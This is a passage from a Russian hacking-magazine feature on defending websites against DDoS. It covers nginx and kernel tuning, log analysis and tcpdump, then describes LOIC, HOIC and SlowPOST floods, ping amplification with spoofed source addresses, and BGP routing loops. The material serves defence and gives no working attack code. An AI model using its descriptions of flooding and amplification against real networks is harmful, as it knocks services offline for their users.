Наконец, вы можете повторить опыт хабрапользователя @SaveTheRbtz, который взял нейронную сеть PyBrain, запихал в нее лог и проанализировал запросы (habrahabr.ru/post/136237). Метод рабочий, хотя и не универсальный :). Но если вы действительно знаете внутренности своего сайта — а вы, как системный администратор, должны, — то у вас есть шансы, что в наиболее трагических ситуациях такой инструментарий на основе нейронных сетей, обучения и собранной заранее информации вам поможет. В этом случае весьма полезно иметь access.log до начала DDoS'a, так как он описывает практически 100% легитимных клиентов, а следовательно, отличный dataset для тренировки нейронной сети. Тем более глазами в логе боты видны не всегда.

ДИАГНОСТИКА ПРОБЛЕМЫ

Сайт не работает — почему? Его DDoS'ят или это баг движка, не замеченный программистом? Неважно. Не ищите ответа на этот вопрос. Если вы считаете, что ваш сайт могут атаковать, обратитесь к компаниям, предоставляющим защиту от атак, — у ряда анти-DDoS-сервисов первые сутки после подключения бесплатны — и не тратьте больше время на поиск симптомов. Сосредоточьтесь на проблеме. Если сайт работает медленно или не открывается вообще, значит, у него что-то не в порядке с производительностью, и — вне зависимости от того, идет ли DDoS-атака или нет, — вы, как профессионал, обязаны понять, чем это вызвано. Мы неоднократно были свидетелями того, как компания, испытывающая сложности с работой своего сайта из-за DDoS-атаки, вместо поиска слабых мест в движке сайта пыталась направлять заявления в МВД, чтобы найти и наказать злоумышленников. Не допускайте таких ошибок. Поиск киберпреступников — это трудный и длительный процесс, осложненный самой структурой и принципами работы сети Интернет, а проблему с работой сайта нужно решать оперативно. Заставьте технических специалистов найти, в чем кроется причина падения производительности сайта, а заявление смогут написать юристы.



ЮЗАЙТЕ ПРОФАЙЛЕР И ОТЛАДЧИК

Для наиболее распространенной платформы создания веб-сайтов — PHP + MySQL — узкое место можно искать с помощью следующих инструментов:

- профайлер Xdebug покажет, на какие вызовы приложение тратит больше всего времени;
- встроенный отладчик APD и отладочный вывод в лог ошибок помогут выяснить, какой именно код выполняет эти вызовы;
- в большинстве случаев собака зарыта в сложности и тяжеловесности запросов к базе данных. Здесь поможет встроенная в движок базы данных SQL-директива explain.

Если сайт лежит навзничь и вы ничего не теряете, отключитесь от сети, посмотрите логи, попробуйте их проиграть. Если не лежит, то походите по страницам, посмотрите на базу.

Пример приведен для PHP, но идея справедлива для любой платформы. Разработчик, пишущий программные продукты на каком бы то ни было языке программирования, должен уметь оперативно применять и отладчик, и профилировщик. Потренируйтесь заранее!

8
РЕЦЕПТ

АНАЛИЗИРУЙТЕ ОШИБКИ

Проанализируйте объем трафика, время ответа сервера, количество ошибок. Для этого смотрите логи. В nginx время ответа сервера фиксируется в логе двумя переменными: request_time и upstream_response_time. Первая — это полное время выполнения запроса, включая задержки в сети между пользователем и сервером; вторая сообщает, сколько бэкенд (Apache, php_fpm, uwsgi...) выполнял запрос. Значение upstream_response_time чрезвычайно важно для сайтов с большим количеством динамического контента и активным общением фронтенда с базой данных, им нельзя пренебрегать. В качестве формата лога можно использовать такой конфиг:

```
log_format xakep_log '$remote_addr - $remote_user [$time_local] '
  '"$request" $status $body_bytes_sent '
  '"$http_referer" "$http_user_agent" $request_time \
      $upstream_response_time';
```

Это combined-формат с добавленными полями тайминга.

9
РЕЦЕПТ

ОТСЛЕЖИВАЙТЕ КОЛИЧЕСТВО ЗАПРОСОВ В СЕКУНДУ

Также посмотрите на число запросов в секунду. В случае nginx вы можете примерно оценить эту величину следующей shell-командой (переменная ACCESS_LOG содержит путь к журналу запросов nginx в combined-формате):

```
echo $(($(fgrep -c "$(env LC_ALL=C date --date=@$(($(date \
    +%s)-60)) +%d/%b/%Y:%H:%M)" "$ACCESS_LOG")/60))
```

По сравнению с нормальным для этого времени дня уровнем количество запросов в секунду может как падать, так и расти. Растут они в случае, если пришел крупный ботнет, а падают, если пришедший ботнет обрушил сайт, сделав его полностью недоступным для легитимных пользователей, и при этом ботнет статику не запрашивает, а легитимные пользователи запрашивают. Падение количества запросов наблюдается как раз за счет статики. Но, так или иначе, мы ведем речь о серьезных изменениях показателей. Когда это происходит внезапно — пока вы пытаетесь решить проблему своими силами и если не видите ее сразу в логе, лучше быстро проверьте движок и параллельно обратитесь к специалистам.



НЕ ЗАБЫВАЙТЕ ПРО TCPDUMP

Многие забывают, что tcpdump — это обалденное средство диагностики. Я приведу пару примеров. В декабре 2011-го был обнаружен баг в ядре Linux, когда оно открывало TCP-соединение при выставленных флагах TCP-сегмента SYN и RST. Первым багрепорт отправил именно системный администратор из России, чей ресурс был атакован этим методом, — атакующие узнали об уязвимости раньше, чем весь мир. Ему, очевидно, такая диагностика помогла. Другой пример: у nginx есть одно не очень приятное свойство — он пишет в лог только после полной отработки запроса.

Бывают ситуации, когда сайт лежит, ничего не работает и в логах ничего нет. Все потому, что все запросы, которые в данный момент загружают сервер, еще не выполнились. Tcpdump поможет и здесь.

Он настолько хорош, что я советовал людям не использовать бинарные протоколы до того, как они убедятся, что все в порядке, — ведь текстовые протоколы отлаживать tcpdump'ом легко, а бинарные – нет. Однако сниффер хорош как средство диагностики — в качестве средства поддержания production'а он страшен. Он легко может потерять сразу несколько пакетов и испортить вам историю пользователя. Смотреть его вывод удобно, и он пригодится для ручной диагностики и бана, но старайтесь ничего критичного на нем не основывать. Другое любимое многими средство «погрепать запросы» — ngrep — вообще по умолчанию пытается запросить в районе двух гигабайт несвопируемой памяти и только потом начинает уменьшать свои требования.

11 РЕЦЕПТ

АТАКА ИЛИ НЕТ?

Как отличить DDoS-атаку, например, от эффекта рекламной кампании? Этот вопрос может показаться смешным, но эта тема не менее сложная. Бывают довольно курьезные случаи. У одних хороших ребят, когда они напряглись и основательно прикрутили кеширование, сайт слег на пару дней. Выяснилось, что в течение нескольких месяцев этот сайт незаметно датамайнили какие-то немцы и до оптимизации кеширования страницы сайта у этих немцев со всеми картинками грузились довольно долго. Когда страница начала выдаваться из кеша моментально, бот, у которого не было никаких тайм-аутов, тоже начал собирать их моментально. Тяжело пришлось. Случай особенно сложный по той причине, что если вы сами изменили настройку (включили кеширование) и сайт после этого перестал работать, то кто, по вашему и начальственному мнению, виноват? Вот-вот. Если вы наблюдаете резкий рост числа запросов, то посмотрите, например, в Google Analytics, кто приходил на какие страницы.

ТЮНИНГ ВЕБ-СЕРВЕРА

Какие еще есть ключевые моменты? Конечно, вы можете поставить «умолчальный» nginx и надеяться, что у вас все будет хорошо. Однако хорошо всегда не бывает. Поэтому администратор любого сервера должен посвятить немало времени тонкой настройке и тюнингу nginx.



ЛИМИТИРУЕМ РЕСУРСЫ (РАЗМЕРЫ БУФЕРОВ) В NGINX

Про что нужно помнить в первую очередь? Каждый ресурс имеет лимит. Прежде всего это касается оперативной памяти. Поэтому размеры заголовков и всех используемых буферов нужно ограничить адекватными значениями на клиента и на сервер целиком. Их обязательно нужно прописать в конфиге nginx.

- **client_header_buffer_size**

Задает размер буфера для чтения заголовка запроса клиента. Если строка запроса или поле заголовка запроса не помещаются полностью в этот буфер, то выделяются буферы большего размера, задаваемые директивой large_client_header_buffers.

- **large_client_header_buffers**

Задает максимальное число и размер буферов для чтения большого заголовка запроса клиента.

- **client_body_buffer_size**

Задает размер буфера для чтения тела запроса клиента. Если тело запроса больше заданного буфера, то все тело запроса или только его часть записывается во временный файл.

- **client_max_body_size**

Задает максимально допустимый размер тела запроса клиента, указываемый в поле «Content-Length» заголовка запроса. Если размер больше заданного, то клиенту возвращается ошибка 413 (Request Entity Too Large).

13 РЕЦЕПТ

НАСТРАИВАЕМ ТАЙМ-АУТЫ В NGINX

Ресурсом является и время. Поэтому следующим важным шагом должна стать установка всех тайм-аутов, которые опять же очень важно аккуратно прописать в настройках nginx.

- **reset_timedout_connection on;**

Помогает бороться с сокетами, зависшими в фазе FIN-WAIT.

- **client_header_timeout**

Задает тайм-аут при чтении заголовка запроса клиента.

- **client_body_timeout**

Задает тайм-аут при чтении тела запроса клиента.

- **keepalive_timeout**

Задает тайм-аут, в течение которого keep-alive соединение с клиентом не будет закрыто со стороны сервера. Многие боятся задавать здесь крупные значения, но мы не уверены, что этот страх оправдан. Опционально можно выставить значение тайм-аута в HTTP-заголовке Keep-Alive, но Internet Explorer знаменит тем, что игнорирует это значение

- **send_timeout**

Задает тайм-аут при передаче ответа клиенту. Если по истечении этого времени клиент ничего не примет, соединение будет закрыто.

Сразу вопрос: какие параметры буферов и тайм-аутов правильные? Универсального рецепта тут нет, в каждой ситуации они свои. Но есть проверенный подход. Нужно выставить минимальные значения, при которых сайт остается в работоспособном состоянии (в мирное время), то есть страницы отдаются и запросы обрабатываются. Это определяется только тестированием — как с десктопов, так и с мобильных устройств. Алгоритм поиска значений каждого параметра (размера буфера или тайм-аута):

1. Выставляем математически минимальное значение параметра.
2. Запускаем прогон тестов сайта.
3. Если весь функционал сайта работает без проблем — параметр определен. Если нет — увеличиваем значение параметра и переходим к п. 2.
4. Если значение параметра превысило даже значение по умолчанию — это повод для обсуждения в команде разработчиков.

В ряде случаев ревизия данных параметров должна приводить к рефакторингу/редизайну сайта. Например, если сайт не работает без трехминутных AJAX long polling запросов, то нужно не тайм-аут повышать, а long polling заменять на что-то другое — ботнет в 20 тысяч машин, висящий на запросах по три минуты, легко убьет среднестатистический дешевый сервер.



ЛИМИТИРУЕМ СОЕДИНИЯ В NGINX (LIMIT_CONN И LIMIT_REQ)

В nginx также есть возможность лимитировать соединения, запросы и так далее. Если вы не уверены в том, как поведет себя определенная часть вашего сайта, то в идеале вам нужно протестировать ее, понять, сколько запросов она выдержит, и прописать это в конфигурации nginx. Одно дело, когда сайт лежит и вы способны прийти и поднять его. И совсем другое дело — когда он лег до такой степени, что сервер ушел в swap. В этом случае зачастую проще перезагрузиться, чем дождаться его триумфального возвращения.

Предположим, что на сайте есть разделы с говорящими названиями /download и /search. При этом мы:

- не хотим, чтобы боты (или люди с чересчур ретивыми рекурсивными download-менеджерами) забили нам таблицу TCP-соединений своими закачками;
- не хотим, чтобы боты (или залетные краулеры поисковых систем) исчерпали вычислительные ресурсы СУБД множеством поисковых запросов.

Для этих целей сгодится конфигурация следующего вида:

```
http {

  limit_conn_zone $binary_remote_addr zone=download_c:10m;
  limit_req_zone $binary_remote_addr zone=search_r:10m \
      rate=1r/s;

  server {
    location /download/ {
      limit_conn download_c 1;
      # Прочая конфигурация location
    }

       location /search/ {
          limit_req zone=search_r burst=5;
          # Прочая конфигурация location
       }

  }
}
```

Обычно имеет прямой смысл установить ограничения limit_conn и limit_req для locations, в которых находятся дорогостоящие к выполнению скрипты (в примере указан поиск, и это неспроста). Ограничения необходимо выбирать, руководствуясь результатами нагрузочного и регрессионного тестирования, а также здравым смыслом.

Обратите внимание на параметр 10m в примере. Он означает, что на расчет данного лимита будет выделен словарь с буфером в 10 мегабайт и ни мегабайтом более. В данной конфигурации это позволит отслеживать 320 000 TCP-сессий. Для оптимизации занимаемой памяти в качестве ключа в словаре используется переменная $binary_remote_addr, которая содержит IP-адрес пользователя в бинарном виде и занимает меньше памяти, чем обычная строковая переменная $remote_addr. Нужно заметить, что вторым параметром к директиве limit_req_zone может быть не только IP, но и любая другая переменная nginx, доступная в данном контексте, — например, в случае, когда вы не хотите обеспечить более щадящий режим для прокси, можно использовать $binary_remote_addr$http_user_agent или $binary_remote_addr$http_cookie_myc00kiez — но использовать такие конструкции нужно с осторожностью, поскольку, в отличие от 32-битного $binary_remote_addr, эти переменные могут быть существенно большей длины и декларированные вами «10m» могут скоропостижно закончиться.

ТРЕНДЫ В DDOS

1. **Непрерывно растет мощность атак сетевого и транспортного уровня. Потенциал среднестатистической атаки типа SYN-флуд достиг уже 10 миллионов пакетов в секунду.**
2. **Особым спросом в последнее время пользуются атаки на DNS. UDP-флуд валидными DNS-запросами со spoof'ленными IP-адресами источника — это одна из наиболее простых в реализации и сложных в плане противодействия атак. Многие крупные российские компании (в том числе хостинги) испытывали в последнее время проблемы в результате атак на их DNS-серверы. Чем дальше, тем таких атак будет больше, а их мощность будет расти.**
3. **Судя по внешним признакам, большинство ботнетов управляется не централизованно, а посредством пиринговой сети. Это дает злоумышленникам возможность синхронизировать действия ботнета во времени — если раньше управляющие команды распространялись по ботнету в 5 тысяч машин за десятки минут, то теперь счет идет на секунды, а ваш сайт может неожиданно испытать мгновенный стократный рост числа запросов.**
4. **Доля ботов, оснащенных полноценным браузерным движком с JavaScript, все еще невелика, но непрерывно растет. Такую атаку сложнее отбить встроенными подручными средствами, поэтому Самоделкины должны с опасением следить за этим трендом.**

ГОТОВИМ ОС

Помимо тонкой настройки nginx, нужно позаботиться о настройках сетевого стека системы. По меньшей мере — сразу включить net.ipv4.tcp_syncookies в sysctl, чтобы разом защитить себя от атаки SYN-flood небольшого размера.

15 РЕЦЕПТ

ТЮНИМ ЯДРО

Обратите внимание на более продвинутые настройки сетевой части (ядра) опять же по таймаутам и памяти. Есть более важные и менее важные. В первую очередь надо обратить внимание на:

- **net.ipv4.tcp_fin_timeout**

Время, которое сокет проведет в TCP-фазе FIN-WAIT-2 (ожидание FIN/ACK-сегмента).

- **net.ipv4.tcp_{,r,w}mem**

Размер приемного буфера сокетов TCP. Три значения: минимум, значение по умолчанию и максимум.

- **net.core.{r,w}mem_max**

То же самое для не TCP буферов.

При канале в 100 Мбит/с значения по умолчанию еще как-то годятся; но если у вас в наличии хотя бы гигабит в секунду, то лучше использовать что-то вроде:

```
sysctl -w net.core.rmem_max=8388608
sysctl -w net.core.wmem_max=8388608
sysctl -w net.ipv4.tcp_rmem='4096 87380 8388608'
sysctl -w net.ipv4.tcp_wmem='4096 65536 8388608'
sysctl -w net.ipv4.tcp_fin_timeout=10
```

Подробнее об установке параметров сетевого стека при наличии широкого канала можно прочитать здесь: http://bit.ly/8U0SDq.

16 РЕЦЕПТ

РЕВИЗИЯ /PROC/SYS/NET/**

Идеально изучить все параметры /proc/sys/net/**. Надо посмотреть, насколько они отличаются от дефолтных, и понять, насколько они адекватно выставлены. Linux-разработчик (или системный администратор), разбирающийся в работе подвластного ему интернет-сервиса и желающий его оптимизировать, должен с интересом прочитать документацию всех параметров сетевого стека ядра. Возможно, он найдет там специфические для своего сайта переменные, которые помогут не только защитить сайт от злоумышленников, но и ускорить его работу.

НЕ БОЯТЬСЯ!

Успешные DDoS-атаки изо дня в день гасят e-commerce, сотрясают СМИ, с одного удара отправляют в нокаут крупнейшие платежные системы. Миллионы интернет-пользователей теряют доступ к критичной информации. Угроза насущна, поэтому нужно встречать ее во всеоружии. Выполните домашнюю работу, не бойтесь и держите голову холодной. Вы не первый и не последний, кто столкнется с DDoS-атакой на свой сайт, и в ваших силах, руководствуясь своими знаниями и здравым смыслом, свести последствия атаки к минимуму. ⌶



ЭЛ
в iPad
1
2
3
Реклама



Социальный DDOS

НАЖМИ НА КНОПКУ — ПОЛУЧИШЬ РЕЗУЛЬТАТ

В центре нашего внимания оказался инструмент с замечательным названием Low Orbital Ion Cannon (LOIC) и различные его производные. Простая как две копейки утилита, доступная массам и способная генерить трафик и нагрузку на заданный сайт. Но главное, что появилось у атакующих, — возможность распространять готовое к употреблению средство для участия в атаке, ссылку на которое можно предложить всем сочувствующим перед началом DDoS в социальных сетях, чатах, имиджбордах и других каналах связи. От участников потребуется минимальная настройка под себя — и можно объявлять начало.

ЧТО ЖЕ ПРОИСХОДИТ ВНУТРИ?

Стоит отметить, что LOIC — не единственный инструмент «бунтарей без причины» и используется не одна его вариация. Кратко рассмотрим весь арсенал.

JS LOIC

JS LOIC атакует случайными HTTP-запросами. Тут есть сигнатура: стоит неверный referer того сайта, откуда программа запускалась, и URI, сформированный совершенно неестественным для любого веб-ресурса образом. Мы видим внутренний LOIC'овский номер запроса и отправленное протестующим сообщение. Чего стоит это отфильтровать? Да ничего. Тут даже поведенческий анализ не нужен.

LOIC UDP

Поговорим про стандартный LOIC UDP. Ничего особенного. Утилита шлет UDP-пакеты длиной 48 байт на HTTP-порт. Какие проблемы защититься от этого? Что вообще должен делать UDP-пакет на вашем www-сервере? Стройте access-листы. Другая вариация: LOIC TCP открывает честное TCP-соединение и засыпает его нерелевантным мусором. Какие проблемы с этим могут быть? Опять же никаких: бюджетируйте ресурсы, ограничивайте размеры данных и буферов. Веб-серверы nginx, Varnish все это умеют.

LOIC HTTP

Следующий вариант, самый классический, — LOIC HTTP. А тут вообще нечего ловить. Принцип у него простой: GET '/' так быстро, как мы только сможем, да еще и заголовки невалидные. С точки зрения защиты, такие запросы до вашего бэкенда доходить в принципе не должны, если ваше приложение правильно построено.

SLOWPOST

Вот еще такой интересный инструментарий Anonymous — OWASP/SLOWPOST. Открываем соединение и шлем данные с задержкой так долго, как только можно, чтобы занять ресурсы воркера на стороне сервера. Атака старая — ничего нового здесь нет. Почитайте, как нужно писать TCP-приложения, например здесь: bit.ly/tcpmanual.

HOIC

Есть еще относительно новый инструментарий HOIC (High Orbit Ion Cannon) с забавными апгрейдами. Атаки в этом инструменте можно скриптовать, можно добавлять список юзер-агентов и рефереров, которые будет проставлять пушка, чтобы сбить защищающую сторону с толку и не дать построить стратегию по паттернам. Пользователю даже предлагается сделать список URL, которые затем пушка выберет случайным образом. Впрочем, отбиться все равно не так сложно.

ПОЧЕМУ ЗЛОБОДНЕВНО?

Итак, что стоит за так называемым социальным DDoS? LOIC / HOIC / JS LOIC / OWA / SLOWPOST — технически нового тут ничего нет. Обычный коммерческий DDoS, на самом деле, гораздо лучше скоординирован, технически более совершенен. Имеем четкий и уверенный тренд к движению в сторону full browser stack: наличие Flash'а, умения понимать cookie, редиректы, JavaScript. На зараженной машине запускается реальный браузер, который начинает делать реальные запросы! Но при этом про них почему-то молчат. Все говорят про LOIC. А все потому, что появился самый важный фактор — социальность.

Почему же это работает на техническом уровне? А все потому, что имеем ужасающий дизайн веб-приложений, в том числе правительственных структур, плюс плохой дизайн инфраструктуры. Заметьте, Anonymous не атаковали



ПОЧЕМУ ВСЕ ГОВОРЯТ ПРО LOIC?

В какой-то момент неожиданно о DDoS стали говорить все. Перегрузка чужих серверов перестала быть чисто технической темой и стала восприниматься как политический инструмент, форма протеста, орудие возмездия сетевых маргиналов. Однако, как выясняется, львиная доля ддосеров, оказавшихся в заголовках крупных СМИ и на устах «гражданских», берут совсем не умением, а числом и примитивными, но действенными инструментами. Все это не только работает, но и обнажает разнообразные глупости в защите и архитектуре даже самых популярных ресурсов — и это весомый повод, чтобы все-таки поговорить об этой теме и на страницах][.

Facebook. Потому что без шансов (по крайней мере в плане DDoS). Хорошо построились ребята, молодцы. Google тоже атаковать бессмысленно, правильно выстроились, Яндекс, наверное, можно, но придется приложить титанические усилия.

Появилось еще такое свойство, как массовость. Вот представьте, вышли на протесты сто тысяч человек, а некоторым было лень, а другие были в регионах. А сколько миллионов может откликнуться на призыв Anonymous? А теперь умножьте эти миллионы на скорость аплинка DSL-модема. Круглые цифры получаются. Все-таки может быть опасно. Есть еще фактор X. Он состоит в том, что Anonymous — это неоднородная структура с четким разделением: люди-профессионалы (те самые, которые сломали инфраструктуру Sony и увели у них персональные данные) и соучастники, которые ответили на этот призыв и вышли заявить свой протест. Профессионалы организуют, вооружают и наносят основной урон, соучастники создают фоновую нагрузку и численную безопасность.

ВРЕДНЫЕ СОВЕТЫ

В Сети можно найти немало советов, как такую атаку погасить. Одна проблема — советы, как правило, вредные.

- **ВРЕДНЫЙ СОВЕТ № 1:** Фильтровать запросы по паттерну «HTTP/1.0 + заголовок Host». Если они совпадают, с клиентом что-то не так, поскольку в HTTP/1.0 не было имплементировано заголовка Host.
Правда: На самом деле — везде и рядом мы это наблюдаем. Прокси такие вещи умеют и любят делать. Поставите это правило и получите кучу ложных срабатываний (так называемых False Positives). Атака отчасти достигнет своей цели, заблокировав существенную долю легитимных пользователей.
- **ВРЕДНЫЙ СОВЕТ № 2:** Клевое решение — если пушка выставляет порядок заголовков, нехарактерный для браузеров, давайте делать fingerprinting.
Правда: Тоже, в общем-то, абсолютно бесполезная штука. Opera Mini ставит заголовки совершенно сумасшедшим образом. Получите кучу False Positives.
- **ВРЕДНЫЙ СОВЕТ № 3:** Пушка ставит нехарактерные двойные пробелы перед заголовками — давайте фильтровать по этому признаку.
Правда: При помощи скриптов этот паттерн атакующие могут легко и просто обойти. Это не должно вызвать никаких проблем.
- **ВРЕДНЫЙ СОВЕТ № 4:** Поставить mod_security для Apache — что ж, удобно, судя по названию — безопасность гарантирована.
Правда: Если вы пользуетесь Apache, перестаньте это делать, в 2012 году у вас нет на это ни одной причины. Эта штука сломана на архитектурном уровне, полностью починить ее невозможно.
- **ВРЕДНЫЙ СОВЕТ № 5:** А давайте напишем скрипты для Snort'а и будем ездить regexp'ом по телу пакета?
Правда: А вы посчитайте: во сколько вам обойдется скопировать данные пакета в userland и пропустить через regexp? Задача, конечно, достойная для суперкомпьютеров класса «Ломоносов», но на вашем фронтенде делать этого не рекомендую категорически.

ПОЛЕЗНЫЙ СОВЕТ

Необходимо и достаточно устроить серию тестов на соответствие возможностей клиента с возможностями браузера: редиректы, печеньки, ява-скрипт, плагины. Эльдар Заитов (Eldar Zaitov) написал соответствующий модуль для nginx. Как это использовать и еще 15 полезных рецептов ты можешь прочитать в cookbook'е на страницах рядом.

ПОДВЕДЕМ ИТОГИ

Социальный протест де-факто обрел новую форму — электронную. Тренд на повышение четко виден. Скорость распространения или нераспространения информации определяет то, как мы живем. А DDoS является действенным способом ее блокировки. Еще один важный вывод. Любая DDoS-атака имеет радиус «осколочного поражения» и может оказывать негативное воздействие на целые сегменты Сети. Anonymous, глупо рубить сук, на котором сидишь! Интернет вас вырастил — и вы же его и укапываете. Мне непонятно, почему они протестуют, а у меня торренты и «ВКонтакте» плохо открываются :). Нехорошо. Право протеста — это замечательно, главное, чтобы мирных граждан не трогали.

ВОПРОС ИЗ ЗАЛА: ANONYMOUS VS. КОРНЕВЫЕ DNS?

В марте группа Anonymous собиралась обрушить все корневые DNS-серверы. Реально ли это сделать? Конечно же, нет! Корневые DNS-серверы живут в режиме BGP-anycast, точно так же, как и наша система фильтрации Qrator. По сути, это несколько не связанных между собой серверов, анонсирующих вовне один и тот же префикс. Даже если удастся забить один из каналов одного из серверов, трафик за счет BGP сразу же перераспределится на оставшиеся. Даже если бы Anonymous смогли атаковать ну одиндва из этих серверов, остальные бы этого не заметили благодаря тому, что весь трафик от автономной системы-источника, с которой велась бы атака, приходил бы всегда на один и тот же сервер.

Александр Азимов, ведущий инженер по эксплуатации сети фильтрации трафика Qrator



Сетевые аномалии: ближе, чем кажется

ВЛИЯНИЕ СЕТЕВЫХ АНОМАЛИЙ НА ДОСТУПНОСТЬ СЕТЕВЫХ РЕСУРСОВ

ВВЕДЕНИЕ

DDoS-атака в 40 Гбит/с? Редкий ботнет способен сгенерировать такой объем трафика. Однако мощность атаки может быть увеличена в десятки раз за счет сетевых аномалий. И при таком раскладе подобные цифры уже не кажутся фантастикой. Сегодня мы попробуем разобрать несколько примеров сетевых аномалий и рассмотрим их влияние на доступность конечных ресурсов.

АЗЫ

Начнем с вводной для тех, кто незнаком с проблемами сетевых аномалий и вопросами междоменной маршрутизации. Главными действующими лицами на междоменном сетевом уровне являются автономные системы (АС) — системы IP-сетей и маршрутизаторов, управляемых одним или несколькими операторами, имеющими единую политику маршрутизации с интернетом. АС — это прежде всего административная единица. Она должна быть зарегистрирована в одном из региональных интернет-регистраторов, и ей должен быть присвоен номер АС (в Европе интернет-регистратор — RIPE). Существует три основных типа АС:

- многоинтерфейсная (имеет два или более поставщика услуг, которые к ней подключены);
- транзитная (то же самое, но также пропускает через себя чужой трафик);
- ограниченная (имеет всего один контакт с внешним миром, на самом деле таких АС быть не должно, но они есть).

Между АС действует де-факто стандартный протокол внешней маршрутизации BGP. Это дистанционно-векторный протокол, то есть выбор маршрута определяется метрикой пути (в данном случае это количество АС, через которые должен пройти пакет). Последовательность номеров АС хранится в атрибуте AS_PATH. Для деприоритизации маршрута на междоменном сетевом уровне используется prepend policy, основанная на вставке нескольких номеров АС подряд:

	AS_PATH
Начальное значение	222 333 444
После деприоритизации маршрута	222 333 333 333 444

В этом примере АС333 деприоритизирует маршрут, отсылаемый АС222. С использованием атрибута AS_PATH в BGP реализована защита от циклов маршрутизации: если АС получает анонс, в AS_PATH которого входит номер данной АС, то этот анонс сбрасывается. Это позволяет исключить теоретическую возможность возникновения статических циклов маршрутизации на уровне АС.

В протоколе BGP была также заложена возможность отражения экономических отношений между АС. Данная функциональность реализуется с использованием атрибута LOCAL_PREF, который позволяет явно указывать приоритетный канал, вне зависимости от значений атрибута AS_APATH. Процесс маршрутизации BGP в чем-то похож на размахивание флагом: АС сообщает, что имеет маршрут к заданной сети, то есть она анонсирует эту сеть во внешний мир. Рис. 1 описывает пример того, как это происходит.

Здесь многоинтерфейсная АС222 имеет префикс, который она анонсирует своим поставщикам услуг (которые тоже являются АС). Далее уже поставщики услуг АС222 будут анонсировать заданную сеть своим соседям и так далее. Информацию о маршрутах к внешним сетям АС222 получает от своих соседей. Однако зачастую АС столько информации не нужно, и тогда она может использовать default route, то есть при отсутствии маршрута в таблице маршрутизации пакет отправлять в заданную соседнюю АС.

БЛИЖЕ К ДЕЛУ: ОШИБКИ В НАСТРОЙКЕ МАРШРУТИЗАТОРОВ

Мы выделили три основных класса сетевых аномалий:

1) ошибки в настройке маршрутизаторов;
2) циклы маршрутизации BGP;
3) проблемы на уровне среды передачи данных (СПД).

Далее будут рассмотрены первые два класса. Начнем с наиболее частой сетевой ошибки, возникающей при настройке default route. Ошибка возникает в случае, если, с одной стороны,

анонсируется префикс без его установки на loopback-интерфейсе и одновременно с этим на том же канале настроен default route. Что получается в результате? Если мы отправим пакет на любой неиспользуемый IP-адрес из этого префикса, то он попадет в цикл на стыке АС и АС-поставщика. Пакет будет оставаться в этом цикле, пока не истечет значение TTL. Чем это плохо? Такая настройка делает сеть уязвимой к атаке на исчерпание канала. И даже если канал не будет исчерпан, АС все равно придется отдуваться за увеличенный объем трафика. Наша система мониторинга обнаружила более 14 тысяч уязвимых префиксов. Второй ошибкой в настройке маршрутизаторов являются непосредственно усилители DDoS-атак. Один из вариантов усилителя выглядит следующим образом: вы отправляете один echo request, в народе известный по утилите ping, и получаете на него десяток echo reply. Атакующему достаточно проставить в source IP-адреса атакуемой сети для получения усиления DDoS-атаки в десять раз. Более того, в результате атакованными оказываются несколько АС:

1) АС, в которой находится уязвимость;
2) АС, чье адресное пространство используется для атаки;
3) транзитные АС, которые через себя весь этот мусор пропускают.

Здесь нужно сделать два замечания. Во-первых, это не теория, такой вид атаки был уже несколько раз детектирован сетью фильтрации трафика Qrator. Во-вторых, в случае защиты от DDoS-атак на операторском уровне данный вид уязвимости позволяет проводить атаки в обход защищаемого периметра. Это связано с тем, что фильтрующее оборудование обычно стоит на стыках с АС-поставщиками, а данная сетевая уязвимость позволяет добиться эффекта, когда клиентские сети атакуют друг друга. Мы обнаружили более 700 префиксов с этой уязвимостью.

ВТОРОЙ ПУНКТ ПРОГРАММЫ: ЦИКЛЫ МАРШРУТИЗАЦИИ BGP

Случалось, клиенты жаловались, что ресурсы сети частично недоступны, трафик между площадками странно мигает при полностью «холодном» оборудовании, а у наших сервис-провайдеров проблем при этом не было. Так мы узнали, что динамические циклы маршрутизации BGP существуют не только в теории.

За последние полтора месяца нашей системой мониторинга было обнаружено более 2 тысяч циклов маршрутизации. Причина циклов маршрутизации BGP может варьироваться, но их результат аналогичен DoS-атаке: целевая сеть становится частично или полностью недоступна для части интернета. Дополнительно циклы создают ощутимый шум BGP-сообщений, что осложняет работу всей сети BGP-маршрутизации. И главное: данную сетевую нестабильность невозможно обнаружить со стороны АС-источника маршрута.

Как возникают динамические циклы BGP? По сути, они возникают в трех случаях.

AS174	AS3356	AS7018	AS6939	AS701
AS3549	AS209	AS4323	AS1239	AS12389
AS2848	AS3257	AS6461	AS2914	AS8468
AS23148	AS8447	AS20485	AS6830	AS8220
AS8928	AS3303	AS4589	AS42708	AS6453
AS6730	AS31130	AS3491	AS3320	AS8218
AS286	AS702	AS3561	AS20764	AS31323
AS20632	AS4766	AS680	AS29686	AS5089
AS10026	AS12350	AS2516	AS3786	AS12741
AS7575	AS1916	AS2273	AS9498	AS1785

Рис. 2




Рис. 1

1. Вне зависимости от АС-источника, транзитные АС могут образовать цикл приоритетов по атрибуту LOCAL_PREF. То есть каждая из этих сетей указывает на соседнюю АС, что там трафик выгоднее. В итоге если анонс попадет в это кольцо, то процесс распространения маршрута BGP никогда не закончится. Начнется гонка BGP-сообщений, при которой конкурирующие анонсы не смогут догнать один другого, периодически выстраиваясь в полностью построенный цикл, откуда пакеты уже не могут выйти. Время жизни этого цикла обычно кратно 30 секундам. Но главная проблема в том, что этот цикл воссоздается — после разрушения цикла снова повторяется гонка анонсов, которая заканчивается возникновением нового цикла. И так по кругу.
2. Удаление анонса префикса у одного из АС-поставщиков тоже может привести к возникновению циклов на стыках АС, опять же из-за default route. Время жизни данной сетевой аномалии будет прямо пропорционально длине последовательности АС с отношениями «поставщик — покупатель» (обычно именно в таких случаях устанавливается default route).
